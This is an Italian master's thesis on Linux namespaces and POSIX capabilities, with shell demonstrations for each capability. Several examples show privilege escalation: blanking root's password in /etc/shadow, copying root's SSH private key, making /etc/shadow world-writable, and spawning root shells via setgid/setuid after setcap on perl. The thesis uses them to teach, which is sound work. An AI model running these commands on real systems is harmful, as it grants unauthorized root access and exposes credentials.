Alma Mater Studiorum · Università di Bologna


SCUOLA DI SCIENZE
Corso di Laurea Magistrale in Informatica

Progettazione e realizzazione di versioni evolute dei progetti di VirtualSquare basate sui nuovi servizi forniti dal kernel linux

Relatore:
Chiar.mo Prof.
Renzo Davoli

Presentata da:
Davide Berardi

Sessione II
Anno Accademico 2015-2016



The three chief virtues of a programmer are:
Laziness, Impatience and Hubris.
Wall, Larry.

Introduzione

Negli ultimi tempi il mondo dei sistemi operativi si sta distaccando sempre più dai concetti introdotti dai sistemi Unix e ormai obsoleti.

I suddetti sistemi propongono gestioni dei privilegi in modalità grossolane, fornendo ad un utente privilegi non sempre necessari, aumentando le sue responsabilità o rendendo più complesso il confinamento di sicurezza dell'infrastruttura. Per questo motivo nel presente documento saranno analizzate le nuove tecnologie per la separazione dei privilegi e le interfacce per la loro amministrazione nei sistemi Linux. In questo lavoro sarà preso in esame il caso delle capability ambient e sarà proposta una nuova interfaccia per una facile fruizione di questo meccanismo di sicurezza.

Allontanandosi dall'ambito sicurezza si può notare come nei sistemi Unix la visione dei processi sia monolitica e globale: ad ogni istanza di processo sul sistema sarà presentato lo stesso ecosistema composto da interfacce di rete, socket, mountpoints, pid, hostname, etc. Questa visione in blocco limita le potenzialità del sistema che sarebbe altrimenti in grado di creare ambienti protetti e isolati dagli altri[1]. Per questo scopo saranno presentati i namespace, tecnologia in grado di superare la limitazione descritta, donando ad ogni processo una visione locale ed isolata.

Come terza tematica saranno presentate le funzionalità legate alle reti

[1] Le cosiddette sandbox.

virtuali. Questo tema, ampiamente discusso in Letteratura, risulta un candidato molto valido per l'analisi di usabilità che questo documento si prefigge. Verranno considerate soluzioni quali 802.1Q e le sue evoluzioni e alternative: moderne e utilizzabili per scenari reali e variegati.

Utilizzando le tecnologie indicate è possibile creare infrastrutture nelle quali il singolo utente è libero di creare ed amministrare ambienti di rete privilegiati, senza interferire con gli altri utenti o superare barriere di sicurezza imposte sul sistema. L'utilizzo di queste tecniche non risulta banale: mancano spesso metodi per utilizzarle o, in alcuni casi, i suddetti metodi risultano troppo legati a software specifici.

In primo luogo sarà presentato un esempio di infrastruttura della tipologia appena descritta. Successivamente saranno analizzate nel dettaglio le nuove tecnologie con le quali è possibile costruire gli scenari introdotti e saranno indicate le interfacce utilizzabili. L'enfasi principale del lavoro sarà concentrata sull'analisi di usabilità e sulla sufficiente generalità delle suddette interfacce d'accesso alle tecnologie facendo notare come, a volte, esse non siano sufficienti o risultino troppo specifiche. Per questo motivo saranno proposti alcuni strumenti creati con particolare riguardo per gli aspetti di sicurezza e di facilità d'uso, esplicandone i dettagli progettuali ed implementativi. In conclusione saranno descritti alcuni sviluppi futuri relativi al lavoro svolto, con la speranza che i software presentati risultino effettivamente fruibili al di fuori del lavoro svolto per lo sviluppo della tesi.

Indice

Elenco delle figure

Legenda

- Il prompt della shell di sistema è riportato come in una normale installazione di bash: **$** indica comandi lanciati come utente non privilegiato, # indica comandi lanciati come utente con massimo privilegio *(root)*. Lo standard output del comando, unito al suo standard error, è espresso in verde.

```
$ comando utente
output comando utente
# comando root
output comando root
```

- L'appartenenza del processo ad un determinato namespace è segnalata con la presenza nel prompt della dicitura ~**tiponamespace**#.

```
~netns$ processo utente nel namespace net
~pidns# processo root nel namespace pid
```

- Le eventuali capability associate alla shell o al processo in esame sono segnalate tramite la presenza nel prompt della dicitura **$nomecapability**#. Questa segnalazione è molto simile all'output che è possibile ottenere utilizzando il comando caprint -p.

```
$net_raw# processo utente con capability cap_net_raw
$kill# processo utente con capability cap_kill
$chown# processo utente con capability cap_chown
$chown,kill# processo utente con le capability cap_chown e cap_kill
```

Capitolo 1

Scenario e obiettivi

L'ambito dell'amministrazione dei sistemi è un complesso insieme costituito da funzionalità messe a disposizione dal sistema e di interfacce per accedere e amministrarle.

Supponiamo di disporre di un sistema di macchine configurate per fornire agli utenti un servizio PaaS[1]. Questa tipologia astrae completamente gli utenti dalla gestione delle macchine, scaricando quindi ogni responsabilità sull'amministratore dell'intera infrastruttura.

In un sistema IaaS[2], invece, l'utente potrebbe voler amministrare direttamente le sue macchine. In questo modo potrebbe gestire più liberamente software o servizi da instaurarvi mentre il lavoro degli amministratori responsabili dell'infrastruttura sarebbe concentrato sull'interconnessione di rete e l'effettivo mantenimento dell'infrastruttura fisica. Ad esempio se non viene lasciata all'utente finale la possibilità di configurazione della rete è spesso compito dell'amministratore dell'intera infrastruttura configurare tecnologie di rete avanzate (es. VLAN QinQ) per mantenere il servizio fruibile e stabile.

[1]Platform as a service. Verranno messi a disposizione degli utenti degli applicativi o un'intera piattaforma di software per svolgere un determinato compito.

[2]Infrastructure as a service. Verranno messe a disposizione degli utenti interi ambienti di lavoro, sistemi operativi e infrastrutture di rete.

Entrambi gli approcci infatti necessitano di una complessa configurazione da parte degli amministratori di sistema (siano essi esterni al sistema nel caso di un servizio PaaS, o gli utenti finali stessi nel caso di un servizio IaaS) che può risultare problematica per i fruitori o per le persone incaricate di costruirla.

Il kernel linux difatti mette a disposizione molte funzionalità in grado di fornire agli utenti queste tipologie di servizi, ma a volte non risultano semplici da amministrare o da utilizzare.

Un amministratore potrebbe, ad esempio, lasciare agli utenti la completa gestione dei propri processi e permettere ad essi di creare propri namespace[3] di rete e interfacce in modo simile a quanto viene effettuato con le macchine virtuali. In questo modo si trasformerebbe un semplice accesso shell ad un accesso completo ad una infrastruttura virtuale creando solo un utente sul cluster di macchine e donando ad esso un meccanismo d'accesso (per esempio usando **ssh** + **ldap**).

È però molto delicata la progettazione dello schema dei privilegi associati ai singoli utenti: chi e sotto quali condizioni è autorizzato a creare nuove interfacce di rete o ad amministrarle?

Analizzando le tecnologie presenti sul mercato si può notare come, nel kernel linux, esse siano presenti ma non siano facilmente amministrabili o sufficientemente generiche da permettere un loro semplice utilizzo o una loro facile messa in sicurezza. Per questo motivo l'obiettivo di questo lavoro è la creazione di eseguibili e programmi utilizzabili e configurabili in modo semplice e sicuro da parte degli utenti.

[3] Tecnologia che sarà descritta nel capitolo 2.

Capitolo 2

Stato dell'arte

2.1 Funzionalità offerte dal kernel Linux

Il kernel linux è in costante evoluzione introducendo, con ogni suo ciclo di rilascio, nuove funzionalità e aprendo possibilità sempre più avanzate agli utenti o agli amministratori di sistema. In questo capitolo verranno quindi descritte le principali tecnologie per le quali il kernel linux si differenzia dalle alternative (es. BSD) ma mancanti di interfacce sufficientemente potenti e/o generali.

2.1.1 Namespace

Uno dei vantaggi principali della virtualizzazione risiede nella possibilità di ottenere un ambiente isolato dal sistema reale. Questa funzionalità rende possibile testare nuovi software senza che interferiscano con altri programmi presenti sulla macchina o per semplificarne le configurazioni.

Lo svantaggio principale di questo tipo di approccio è il conseguente calo di prestazioni: utilizzare un'intera macchina virtuale o un intero kernel per questo tipo di scenario è costoso e spesso inutile.

Per questo tipo di esigenze sono nati i linux namespace. Per analogia con i namespace presenti nei più famosi linguaggi di programmazione[1], i linux namespace donano ad un sotto-albero di processi una visione limitata delle risorse dell'intero sistema. Ad esempio è possibile isolare i processi dalla visione dello stack di rete principale del sistema per effettuare sandboxing[chr16].

I linux namespace definiscono sette tipi di risorse[Ros13]:

IPC il namespace di ipc isola ai vari processi la visione delle varie code di intercomunicazione POSIX (le code di messaggi che è possibile vedere descritte nella manpage **mq_overview(7)**). Queste code creano diversi canali sui quali possono essere scambiate informazioni, ognuno dei quali viene identificato da un numero intero:

```
$ ./sysvipc 3 w "hello world"
$ ./sysvipc 3 r
received message of type 1:
hello world
$ ./sysvipc 3 w "hello world 2"
~ipcns$ ./sysvipc 3 r
```

Dopo queste operazioni non saranno ricevute risposte all'interno del namespace. Come si può notare le code risultano isolate anche avendo la stessa chiave. È possibile trovare un'implementazione di alcuni programmi utilizzanti queste tipologie di inter-process-communication nell'appendice A.2.

Mount il suddetto namespace isola la visione dei *mount point* del sistema

```
# mount | grep '/tmp'
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
# unshare -m
~mountns# mount | grep '/tmp'
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
~mountns# umount /tmp
```

[1] Ad esempio i namespace C++.

```
~mountns# mount | grep '/tmp'
~mountns# exit
# mount | grep '/tmp'
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
```

Come si può notare dall'esempio sovrastante, smontando la cartella **/tmp** all'interno del namespace questa non viene effettivamente smontata fuori da esso. Ovviamente il comportamento è il medesimo anche utilizzando **mount(8)** al posto di **unmount(8)**:

```
# unshare -m
~mountns# mount /dev/sdb1 /mnt
~mountns# ls /mnt
Grafica/ IntelligenzaArtificiale/ SistemiOperativi/
```

Accedendo alla cartella **/mnt** dall'esterno del namespace non vedremo i file presenti effettivamente nel file-system montato:

```
# ls /mnt
#
```

PID il namespace pid isola la visione dei process id del sistema, facendo apparire il processo all'interno del namespace con pid 1.

```
# unshare --mount-proc --fork --pid -- bash
~pidns# echo $$
1
~pidns# ps faux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  2.9  21992  3404 pts/1    S    12:11   0:00 bash
root          2  0.0  2.4  36148  2868 pts/1    R+   12:11   0:00 ps faux
```

UTS il namespace isola l'hostname e le funzionalità utilizzate da **NIS**[2].

```
# uname -n
mad-hatter
```

[2]Network Information Service, un servizio utilizzato per distribuire utenti e informazioni su un'infrastruttura composta da più macchine e/o servizi.

```
# ping -q -c 1 jabberwock | grep received
ping: jabberwock: Name or service not known
# ping -q -c 1 mad-hatter | grep received
1 packets transmitted, 1 received, 0% packet loss, time 0ms
# unshare --uts
~utsns# hostname 'jabberwock'
~utsns# uname -n
jabberwock
~utsns# ping -q -c 1 jabberwock | grep received
1 packets transmitted, 1 received, 0% packet loss, time 0ms
~utsns# exit
# uname -n
mad-hatter
```

Network il namespace di rete isola il processo dalla visione degli stack di rete, interfacce, socket e indirizzi della macchina reale:

```
# ip a | grep -e '^\S' | cut -f2 -d ':'
lo
enp2s0
wlp3s0b1
docker0
br-e91734710f56
vethade95c5@if8
# unshare --net -- ip a | grep -e '^\S' | cut -f2 -d ':'
lo
```

Come si può facilmente notare le interfacce sono completamente separate.

```
# netstat -nlptau | tail -n +3
tcp        0      0 127.0.0.1:53       0.0.0.0:* LISTEN      356/unbound
# unshare --net -- netstat -nlptau | tail -n +3
```

Anche se l'interfaccia locale è disponibile all'interno del namespace, i socket sono completamente separati dai socket presenti all'esterno.

Cgroup mentre i namespace sono le risorse che un sotto-albero di processi può vedere, i *cgroup* sono le risorse di cui un sotto-albero di processi può usufruire, quali: memoria, cpu, risorse di rete, I/O disco, etc. Queste risorse sono organizzate e gestite tramite una gerarchia di file presente nella cartella di sistema */sys/fs/cgroup/*. Il processo può controllare i suoi cgroup d'appartenenza tramite il file */proc/self/cgroup*, questa interfaccia è la risorsa che viene effettivamente alterata dal namespace cgroup.

Supponiamo ad esempio di voler creare un namespace per confinare chromium ad un utilizzo limitato di tempo cpu. Lanciando il programma all'interno di un namespace cgroup crederà di essere nel cgroup /, questo dettaglio è molto utile ai fini della sicurezza e della migrazione dei namespace/cgroup[man16d].

```
# echo $$
13000
# grep ':cpu[,:]' /proc/13000/cgroup
2:cpu,cpuacct:/
```

Come si può notare il processo corrente non ha un gruppo d'appartenenza per la cpu. Assegnandogli un cgroup appena creato si può notare come sia visibile sotto l'interfaccia di */proc/pid/cgroup*

```
# cgm create cpu cpu/chromium
# echo '10000' > /sys/fs/cgroup/cpu/cpu/chromium/cpu.cfs_period_us
# echo '8000' > /sys/fs/cgroup/cpu/cpu/chromium/cpu.cfs_quota_us
# cgm movepid cpu cpu/chromium 13000
# grep -e ':cpu[,:]' /proc/13000/cgroup
2:cpu,cpuacct:/cpu/chromium
```

Procedendo con la creazione di un nuovo namespace cgroup si altererà di conseguenza la visione del sotto-albero del processo.

```
# exec unshare -C
~cgroupns# cgroupnslist 13000 | tail -n +2
cgroup:[4026531835]    13000 -bash
```

```
~cgroupns# grep -e ':cpu[,:]' /proc/13000/cgroup
2:cpu,cpuacct:/
```

Leggendo il file in esame da un processo al di fuori del namespace cgroup la visione dei gruppi di risorse sarà quella effettiva.

```
# cgroupnslist $$ | tail -n +2
cgroup:[4026532492]     13223 -bash
# grep -e ':cpu[,:]' /proc/13000/cgroup
2:cpu,cpuacct:/cpu/chromium
```

User il namespace utente agisce sul mapping degli utenti reali all'interno di esso, rendendo possibili scenari propri delle macchine virtuali. Ad esempio, un normale utente non privilegiato potrebbe risultare come l'utente root all'interno del namespace in un modo simile all'ambiente creato da **fakeroot(1)**[3].

```
$ id
uid=1000(bera) gid=1000(bera) groups=1000(bera)
$ unshare --map-root-user -U
~userns# id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Utilizzando questa tecnologia è possibile specificare un altro dei namespace precedentemente descritti e separare le risorse visibili da un processo anche senza essere un utente privilegiato[4]. La sicurezza di questo approccio è garantita a livello kernel, il quale mantiene accuratamente separati i privilegi di un utente mappato sull'utente root all'interno di un namespace e all'esterno di esso. Per esempio volendo eliminare il file */etc/passwd* si incorrerà in un errore:

[3]Per utilizzare questo namespace, oltre alle normali configurazioni del kernel è necessario settare l'opzione *unprivileged_userns_clone*, tramite *sysctl* o */proc/sys/kernel/unprivileged_userns_clone*. L'opzione è di norma disabilitata sulla maggior parte delle distribuzioni[dis16].

[4]Nella maggior parte dei casi sarebbe altresì necessaria la capability **CAP_SYS_ADMIN**, descritta nel prossimo capitolo.

```
$ unshare --map-root-user -U
~userns# rm /etc/passwd
rm: cannot remove '/etc/passwd': Permission denied
```

I namespace sono una funzionalità presente ormai da molto tempo all'interno del kernel linux, negli ultimi anni infatti sono stati protagonisti assieme ai cgroup di molti software di successo quali *docker*, *lxc*, *rocket* e *systemd*[roc16][doc16a].

2.1.2 Capability

Un altro elemento fondamentale che costituisce l'ambito dei sistemi operativi è quello delle capability. Queste componenti[5] sono proprietà associate ai processi o ai file che donano diversi privilegi propri dell'utente *root*. Ad esempio la capability **CAP_NET_RAW** dona al processo la possibilità di aprire dei socket di tipo raw. Questa possibilità estende il concetto di privilegio minimo al super-utente, ad esempio l'eseguibile ping non ha bisogno di tutti i privilegi del super-utente, ma solo di poter aprire dei socket raw per inviare i pacchetti ICMP. Lasciare a ping la possibilità di scrivere su file sensibili quali */etc/passwd* o */etc/shadow* (tramite set-user-id ed eseguendolo con tutti i privilegi di super-utente) potrebbe essere molto pericoloso nel caso di un bug di sicurezza di tipo code-execution all'interno dell'eseguibile.

Le capability possono essere associate ai file come attributi estesi del file-system[man16c], in un modo molto simile al flag **set-user-id**. Su linux questa operazione può essere effettuata tramite il comando **setcap(8)**.

Capability presenti nel kernel 4.7.3

Nell'attuale kernel 4.7.3 le capability separano i privilegi del super-utente in 38 singoli privilegi[lxr16]:

[5] Da non confondere con le capability intese nella loro accezione più filosofica. In questo documento la parola capability deve essere intesa come **POSIX** capability.

CAP_AUDIT_CONTROL Concede al processo la possibilità di controllare il sotto-livello e le regole di auditing del kernel. Queste regole permettono di registrare accessi a file e utilizzi di systemcall.

```
$audit_control# /sbin/auditctl -l
-w /etc/shadow -p rwxa
$audit_control# /sbin/auditctl -a exit,always -F arch=b64 -S ptrace
$audit_control# /sbin/auditctl -l
-w /etc/shadow -p rwxa
-a always,exit -F arch=b64 -S ptrace
$audit_control# /sbin/auditctl -D
No rules
```

CAP_AUDIT_READ Permette al processo di leggere i log del sotto livello di auditing. Per sfruttare questa capability è necessario utilizzare un socket multicast *netlink*. Netlink è un framework per la comunicazione da userspace a kernelspace disponibile in linux. Per creare un socket adatto per comunicare con il sotto-livello di auditing è sufficiente operare nel seguente modo[6]:

- Creare un socket di tipo netlink:

```
int sfd = socket(AF_NETLINK, SOCK_RAW, NETLINK_AUDIT);
```

- Settare il gruppo del suddetto socket al gruppo dedicato alla lettura del log relativo al sotto-livello di auditing ed effettuare un bind su di esso:

```
struct sockaddr_nl saddr;
saddr.nl_family = AF_NETLINK;
saddr.nl_groups = AUDIT_NLGRP_READLOG;
bind(sfd, (struct sockaddr *)&saddr, sizeof(saddr));
```

- A questo punto sarà possibile leggere il contenuto del log tramite la systemcall **readmsg(2)**.

[6]Il seguente codice C è disponibile nell'appendice A.3.

Sfruttando il suddetto programma e supponendo di avere attivo un controllo su */etc/shadow*, è possibile operare nel seguente modo:

```
# auditctl -l
-w /etc/shadow -p rwxa
# wc -l /etc/shadow
29 /etc/shadow
```

Accedendo ad /etc/shadow da una shell, il log sarà correttamente visualizzato dal programma appena introdotto.

```
$audit_read# ./nlreadaudit
audit(...): auid=1000 tty=pts1 ses=3 comm="wc" exe="/usr/bin/wc"
audit(...): item=0 name="/etc/shadow" inode=783822 dev=08:01
```

CAP_AUDIT_WRITE dona al processo la possibilità di scrivere messaggi sul log relativo al sotto-livello di auditing.

```
$audit_control,audit_write# /sbin/auditctl -m 'hello, world'
```

In questo modo verrà inserito nel log del kernel un messaggio simile a questo:

```
# ausearch -ui 1000 | grep 'type=USER '
type=USER msg=audit(1474925926.649:80): pid=762 uid=1000 auid=1000 ses=4
msg='hello, world exe="/sbin/auditctl" hostname= addr= terminal=pts/1
res=success'
```

CAP_BLOCK_SUSPEND La capability permette di bloccare la sospensione automatica della macchina[7] tramite la systemcall **epoll(2)** o le interfacce disponibili in */sys/power/*.

```
$dac_override,block_suspend# echo 'blocco_shell' >> /sys/power/wake_lock
```

La macchina non sarà messa in sospensione come sarebbe altrimenti accaduto senza il wake lock abilitato.

[7] Questa possibilità è utile ad esempio se è attiva una politica di **oppurtunistic sleep** per il risparmio energetico, ad esempio sul sistema Android[aut12].

```
# echo 'mem' > /sys/power/autosleep
```

CAP_CHOWN Dona al processo la possibilità di cambiare l'uid e il gid del possessore dei file.

```
$chown# chown dberardi:dberardi /etc/shadow
$chown# ls -la /etc/shadow
-rw-r----- 1 dberardi dberardi 1628 Sep 19 10:19 /etc/shadow
```

CAP_DAC_OVERRIDE Concede al processo la possibilità di eludere i i permessi sui file in scrittura, in lettura ed in esecuzione quando nel sistema vengono usati i classici permessi unix.

```
$dac_override# sed -i 's/nullok_secure/nullok/g' /etc/pam.d/common-auth
$dac_override# sed -i 's/^root:[^:]*:/root::/' /etc/shadow
$dac_override# /bin/su -
# whoami
root
```

CAP_DAC_READ_SEARCH Permette al processo di eludere i permessi in lettura sui file e in esecuzione sulle cartelle.

```
$dac_read_search# whoami
dberardi
$dac_read_search# ls -lad /root/.ssh
drwx------ 2 root root 4096 Sep 10 15:28 /root/.ssh
$dac_read_search# cp /root/.ssh/id_rsa .ssh/id_rsa
$dac_read_search# ssh root@localhost
# whoami
root
```

CAP_FOWNER Consente al processo di eludere i controlli sul possessore del file per alcune chiamate di sistema (tra cui **chmod**).

```
$fowner# whoami
dberardi
$fowner# chmod 777 /etc/shadow
```

```
$fowner# ls -l /etc/shadow
-rwxrwxrwx 1 root shadow 911 Sep 23 15:23 /etc/shadow
```

CAP_FSETID Permette di settare il flag **set-group-id** su file di cui si hanno i permessi in scrittura ma non si ha nessun privilegio come gruppo[8].

```
$ groups
dberardi cdrom floppy audio dip video plugdev netdev
$ find /usr -type f -perm /0210 -group 50 -user 1000 -exec ls -la {} \;
-rwxrwxr-x 1 dberardi staff  113112 Sep 23 16:02 /usr/local/bin/sh
$ chmod g+s /usr/local/bin/sh
$ ls -l /usr/local/bin/sh
-rwxrwxr-x 1 dberardi staff  113112 Sep 23 16:02 /usr/local/bin/sh
$fsetid# chmod g+s /usr/local/bin/bash-4.4
$fsetid# ls -la /usr/local/bin/sh-4.4
-rwxrwsr-x 1 dberardi staff  113112 Sep 23 16:02 /usr/local/bin/sh
$fsetid# /usr/local/bin/sh
$ id -gn
dberardi staff cdrom floppy audio dip video plugdev netdev
```

CAP_IPC_LOCK Permette al processo di utilizzare in ogni frangente le systemcall per bloccare le pagine in memoria (es. **mlock(2)**). Supponiamo di disporre di un metodo per forzare lo swap di una pagina su un device che siamo in grado di leggere (anche estraendolo fisicamente dalla macchina): se la partizione di swap non è effettivamente cifrata è possibile ottenere alcune delle pagine in memoria, contenenti informazioni sensibili[9].

```
$ ./allocator 200
```

[8] Il problema di avere file scrivibili da qualsiasi utente con gruppo root è un caso limitato, ma possibile, se alcune compilazioni vengono effettuate come l'utente root (tra cui la compilazione del kernel linux)[grs11].

[9] Per riprodurre questo specifico scenario è stato utilizzato un programma in grado di effettuare molte **calloc(3)** per poi salvare una stringa su di una pagina. Il suddetto programma è stato limitato in memoria tramite l'utilizzo di un cgroup. Si riporta il codice del programma nell'appendice A.1.

```
Done allocating
Force swapping...Done
^Z
$ bg
# strings /dev/sda5 | grep 'nomlocked gmail'
nomlocked gmail_password2=s3cr3tpassw0rd
```

Utilizzando però la systemcall **mlock(2)** è possibile (tranne per alcuni casi speciali) forzare una porzione di memoria a rimanere nella memoria primaria e non essere trasferita sulla memoria secondaria.

```
mlock(_, 4096);
snprintf(_, 4096, "mlocked gmail_password2=s3cr3tpassw0rd");
```

A questo punto l'attacco risulta impraticabile. La tecnica del memory lock è utile anche ai fini della costruzione di sistemi real time e per motivi di performance.

```
# strings /dev/sda5 | grep 'mlocked gmail'
```

È possibile utilizzare la suddetta systemcall (e le sue varianti) entro i limiti imposti dal sistema tramite **ulimit(1)**.

```
$ ulimit -l
0
$ ./mlockallocator 10
Done allocating
mlock: Operation not permitted
Forcing swap...Done.
```

CAP_IPC_OWNER Permette al processo di scavalcare i permessi relativi alle chiavi delle code di messaggi System V. Supponiamo ad esempio che root, tramite i programmi presenti nell appendice A, comunichi tra due processi.

```
# ./systemvipc 3 w IPCtest
```

I processi utente non potrebbero quindi leggere le comunicazioni scritte tramite la chiave 3, essendo essa creata con permessi 0660.

```
$ ./systemvipc 3 r
msgget: Permission denied
```

Tramite la capability in esame però è possibile utilizzare il canale come se l'utente fosse il suo proprietario.

```
$ipc_owner# ./systemvipc 3 r
received message of type 1:
IPCtest
```

CAP_KILL Permette al processo di inviare segnali a qualunque altro processo.

```
$kill# whoami
dberardi
$kill# ps -eo user,pid,comm | grep 'sshd'
root    362 sshd
$kill# kill 362
$kill# ps -eo user,pid,comm | grep 'sshd'
$kill#
```

CAP_LEASE Concede al processo la possibilità di porre dei lease tramite la systemcall fcntl senza essere effettivamente l'owner del file. Consideriamo il seguente programma C[10]

```
static void sighandler(int sn) {
        printf("Received␣signal␣%d\n", sn);
}
int main(int argc, char **argv) {
        int fd = 0;
        signal(SIGUSR1, sighandler);
        fd = open(argv[1], O_RDONLY);
```

[10]Per mantenere il codice compatto sono state omesse le inclusioni e i controlli. Il codice per funzionare ha bisogno di due definizioni quale il valore di F_SETLEASE e F_SETSIG, ottenibili da *linux/fcntl.h*.

```
        fcntl(fd, F_SETSIG, SIGUSR1);
        if (fcntl(fd, F_SETLEASE, F_RDLCK)) {
                perror("setlease");
                close(fd);
                return 1;
        }
        pause();
        close(fd);
        return 0;
}
```

```
$ ls -la /var/prova
-rw-r--r-- 1 root root 5 Sep 21 16:52 /var/prova
$ ./setreadlease /var/prova
setlease: Permission denied
$lease# ./setreadlease /var/prova
```

Il programma rimarrà in attesa di un'apertura del file */var/prova* in scrittura.

```
# echo 'secret' > /var/prova
```

Una volta aperto il file in scrittura il programma si sbloccherà correttamente.

```
$lease# ./setreadlease /var/prova
Received signal 10
```

CAP_LINUX_IMMUTABLE Consente al processo di rendere i file immutabili (tramite flag presenti su file-system che supportano questa funzionalità, es. ext4).

```
$linux_immutable# touch prova.c
$linux_immutable# ls -l prova.c
-rw-r--r-- 1 dberardi dberardi 7 Sep 21 12:19 prova.c
$linux_immutable# chattr +i prova.c
$linux_immutable# rm -f prova.c
rm: cannot remove 'prova.c': Operation not permitted
```

Subject	Object	Permission
*	any	—
^	any	rwxa
any	—	r-x-

TopSecret
Secret
Confidential
Unclassified

Owner	Group	Others	POSIX ACL
rwx	r–	r–	u:dberardi:r-x

Figura 2.1: I modelli MAC e DAC a confronto, in alto a sinistra è rappresentato il modello di default di SMACK, a destra si può notare un modello che ricorda quello specificato da Bell e La Padula[BL73][BLP76], implementabile utilizzando il suddetto software. In basso invece un classico modello DAC presente nei sistemi UNIX.

```
$linux_immutable# chattr -i prova.c
$linux_immutable# rm -f prova.c
```

CAP_MAC_ADMIN Dona al processo la possibilità di modificare il proprio attributo indicante il livello **MAC** e le opzioni del kernel relative al sottolivello MAC. La capability è stata ideata per il software *SMACK*. Questo software è una semplice implementazione di un modello denominato Mandatory Access Control[11]. Questo modello di sicurezza si contrappone al più comune Discretionary Access Control poichè verticale ed incentrato sulla separazione dei privilegi per classe d'utenza e sull'impossibilità di modificare i permessi posti sui singoli file anche variando l'utente effettivo tramite *privilege escalation*.

Supponiamo di appartenere al gruppo di default di SMACK, il gruppo '_' o "bottom".

```
$ cat /proc/$$/attr/current
_
```

[11]Il modello MAC è implementato anche da famose altrenative, principalmente SeLinux e AppArmor, che però sono classificati come software molto complessi dal punto di vista della loro configurazione.

Nel caso ci sia un file ad un altro livello di privilegio, ovviamente senza che il suddetto livello sia stato dichiarato come accessibile da parte dei processi aventi attributo di sicurezza pari a '_', non saremo in grado di accedervi.

```
# ls -l /var/smacktest
-rw-r--r-- 1 root root 5 Sep 28 16:54 /var/smacktest
# attr -S -g SMACK64 /var/smacktest
Attribute "SMACK64" set to a 6 byte value for /var/smacktest:
Secret

$ cat /var/smacktest
cat: /var/smacktest: Permission denied
```

Grazie alla capability in esame risulta possibile modificare l'attributo di sicurezza del processo corrente, rendendolo in grado di agire sul file.

```
$mac_admin# echo Secret > /proc/$$/attr/current
$mac_admin# cat /var/smacktest
Hello, World!
```

La capability permette inoltre di interagire con l'intero sotto modulo SMACK, potendo modificare difatti l'intera configurazione dei permessi.

CAP_MAC_OVERRIDE Questa capability consente di scavalcare i controlli MAC. Analogamente a CAP_DAC_OVERRIDE questa capability permette l'accesso a oggetti normalmente vietati a processi con determinati attributi di sicurezza.

```
# ls -l /var/smacktest
-rw-r--r-- 1 root root 5 Sep 28 16:54 /var/smacktest
# attr -S -g SMACK64 /var/smacktest
Attribute "SMACK64" set to a 6 byte value for /var/smacktest:
Secret

$mac_override# cat /proc/$$/attr/current
_
```

```
$mac_override# cat /var/smacktest
Hello, World!
```

CAP_MKNOD Consente al processo di creare file speciali tramite la systemcall **mknod(2)**[12].

```
$mknod# mknod myurandom c 1 9
$mknod# dd if=myurandom of=outprova count=1 bs=8
1+0 records in
1+0 records out
8 bytes copied, 0.000425172 s, 18.8 kB/s
$mknod# hexdump outprova
0000000 75f4 8a8b 6846 b261
0000008
```

CAP_NET_ADMIN Consente al processo di amministrare gli stack di rete della macchina (creare nuove interfacce, modificare le tabelle di routing, etc.), include funzionalità disponibili attraverso le altre capability della famiglia *CAP_NET*.

```
$net_admin# ip tuntap add mode tap
$net_admin# ip route add default via 192.168.1.5 dev eth0
$net_admin# iptables -F
```

CAP_NET_BIND_SERVICE Permette al processo di utilizzare la chiamata di sistema **bind(2)** su socket di rete con valori di porta minori di 1024.

```
$net_bind_service# nc -lp 80
```

CAP_NET_BROADCAST Dona al processo la possibilità di utilizzare i socket broadcast e mettersi in ascolto su indirizzi di tipo multicast. È attualmente utilizzata solamente per socket della famiglia netlink per

[12]Per questo esempio si è utilizzato un device speciale equivalente a */dev/urandom*. È possibile specificare un qualsiasi file speciale tramite gli identificatori disponibili nel file Documentation/devices.txt all'interno del codice sorgente del kernel linux.

ottenere informazioni da tutti i namespace di rete in cui il socket è stato aperto. Supponiamo di disporre del seguente programma C:

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <assert.h>

int main(int argc, char **argv) {
        int optval = 1;
        int sfd = socket(AF_NETLINK, SOCK_DGRAM, NETLINK_GENERIC);
        setsockopt(sfd, SOL_NETLINK, NETLINK_LISTEN_ALL_NSID,
               &optval, sizeof(optval));
        perror("setsockopt");
        close(sfd);
        return 0;
}
```

Il programma risulta andare a buon fine solamente disponendo della capability in esame:

```
$ ./netlink_broadcast
setsockopt: Operation not permitted
$net_broadcast# ./netlink_broadcast
setsockopt: Success
```

CAP_NET_RAW Permette al processo la possibilità di aprire socket di tipo raw.

```
$net_raw# tcpdump -q -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
[...]
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

CAP_SETGID Consente al processo di lanciare la systemcall **setgid(2)** con qualsiasi identificativo presente sul sistema.

```
$setgid# id -gn
dberardi
$setgid# perl -e 'use POSIX qw(setgid); setgid(0); system("bash")'
$setgid# id -gn
root
```

CAP_SETFCAP Dona al processo la possibilità di assegnare qualsiasi capability ai file.

```
$setfcap# whoami
dberardi
$setfcap# /sbin/setcap all+ep `which perl`
$setfcap# perl -e 'use POSIX qw(setuid); setuid(0); system("bash")'
# whoami
root
```

CAP_SETPCAP Permette al processo la possibilità di assegnare qualsiasi capability dal bounding set del processo al set inheritable del processo[13]. Per la dimostrazione seguente è stato utilizzato un programma C costruito attorno alla funzione di libreria **cap_set_flag(3)**:

```
cap_value_t cap_list[CAP_LAST_CAP+1];

/* Caricamento di cap_list da argomenti tramite cap_from_text(3) */

cap_set_flag(caps, CAP_INHERITABLE, k, cap_list, CAP_SET);

/* Stampa delle capability Inheritable tramite /proc/self/status */
```

Tramite questo programma è possibile testare la capability in esame:

```
$setpcap# ./set_pcap "cap_chown+i"
CapInh: 0000000000000101
```

[13]Per la descrizione dei suddetti insiemi si riporta alla sezione seguente.

Per i kernel precedenti alla versione 2.6.33, nei quali era possibile disattivare le capability associate ai file, la capability risultava molto più potente, rendendo possibile modificare il set Permitted di qualsiasi processo presente sulla macchina.

